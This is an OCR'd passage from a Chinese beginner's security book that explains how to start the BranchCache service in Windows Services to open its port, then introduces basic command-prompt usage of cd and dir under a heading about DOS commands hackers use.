
2.5.4 启动需要开启的端口

开启端口的操作与关闭端口的方法类似，下面具体介绍通过启动服务方式开启端口的具体操作步骤。


Step 01 这里以上述关闭的Branch Cache服务端口为例。在“Branch Cache的属性”对话框中单击“启动类型”右侧的下拉按钮，在弹出的下拉菜单中选择“自动”选项，如下图所示。




Step 02 单击“应用”按钮，激活“启动”按钮，如下图所示。



Step 03 单击“启动”按钮，即可启动Branch Cache服务，再次单击“应用”按钮，在“Branch Cache的属性”对话框中可以看到该服务的“服务状态”已经变为“正在运行”，如下图所示。



Step 04 单击“确定”按钮，返回到“服务”窗口之中，此时即可发现Branch Cache服务的“启用类型”被设置为“正在运行”。这样就可以成功开启Branch Cache服务对应的端口，如下图所示。



2.6 黑客常用的DOS命令

熟练掌握一些DOS命令是一名黑客的基本功，下面就来介绍一些黑客常用的DOS命令，了解这样命令可以帮助用户追踪黑客的踪迹，提高个人电子设备的安全。

2.6.1 cd命令


cd（change directory）命令的作用是改变当前目录，该命令被用于切换路径目录。

cd命令主要有以下三种使用方法：


- cd path：path是路径，例如输入cd c:\命令和cd Windows命令即可分别切换到C:\和C:\Windows目录下。
- cd..：cd后面的两个“.”表示返回到上一级目录，例如当前的目录为C:\Windows，如果输入cd..命令，按Enter键即可返回到上一级目录，即C:\。
- cd\：表示当前无论在哪个子级目录下，通过该命令立即返回到根目录下。

下面将介绍使用cd命令进入C:\Windows\system32子目录，并退回根目录的具体操作步骤。


Step 01 在“命令提示符”窗口中输入cd c:\命令，按Enter键，即可将目录切换为C:\，如下图所示。




Step 02 如果想进入C:\Windows\system32目录中，则需在上图的“命令提示符”窗口中输入cd Windows\system32命令，按Enter键即可将目录切换为C:\Windows\system32，如下图所示。



Step 03 如果想返回到上一级目录中，则可以在“命令提示符”窗口中输入cd..命令，按Enter键即可返回到上一级目录下，如下图所示。



Step 04 如果想返回到根目录，则可以在“命令提示符”窗口中输入cd\命令，按Enter键即可返回到根目录下，如下图所示。



2.6.2 dir命令

dir命令的作用是列出磁盘上所有的或指定的文件目录，可以显示的内容包含卷标、文件名、文件大小、文件建立日期和时间、目录名、磁盘剩余空间等。

dir命令的格式如下：


```
dir [盘符][路径][文件名][/p][/w][/a:属性]
```

其中各个参数的作用如下：


- p：当显示的信息超过一屏时暂停显示，直至按任意键才继续显示；
- /w：以横向排列的形式显示文件名和目录名，每行5个（不显示文件大小、建立日期和时间）；
- /a（属性）：仅显示指定属性的文件，无此参数时，DIR显示除系统和隐含文件外的所有文件。可指定为以下几种形式：
- /as：显示系统文件的信息。
- /ah：显示隐含文件的信息。
- /ar：显示只读文件的信息。
- /aa：显示归档文件的信息。
- /ad：显示目录信息。

下面将介绍在“命令提示符”窗口中使用dir命令查看磁盘中的资源的具体操作步骤。

Step 01 在“命令提示符”窗口中输入dir命令，按Enter键，即可查看当前目录下的资源列表，如下图所示。




Step 02 在“命令提示符”窗口中输入dir e:/ a:d命令，按Enter键，即可查看E盘下的所有文件的目录，如下图所示。



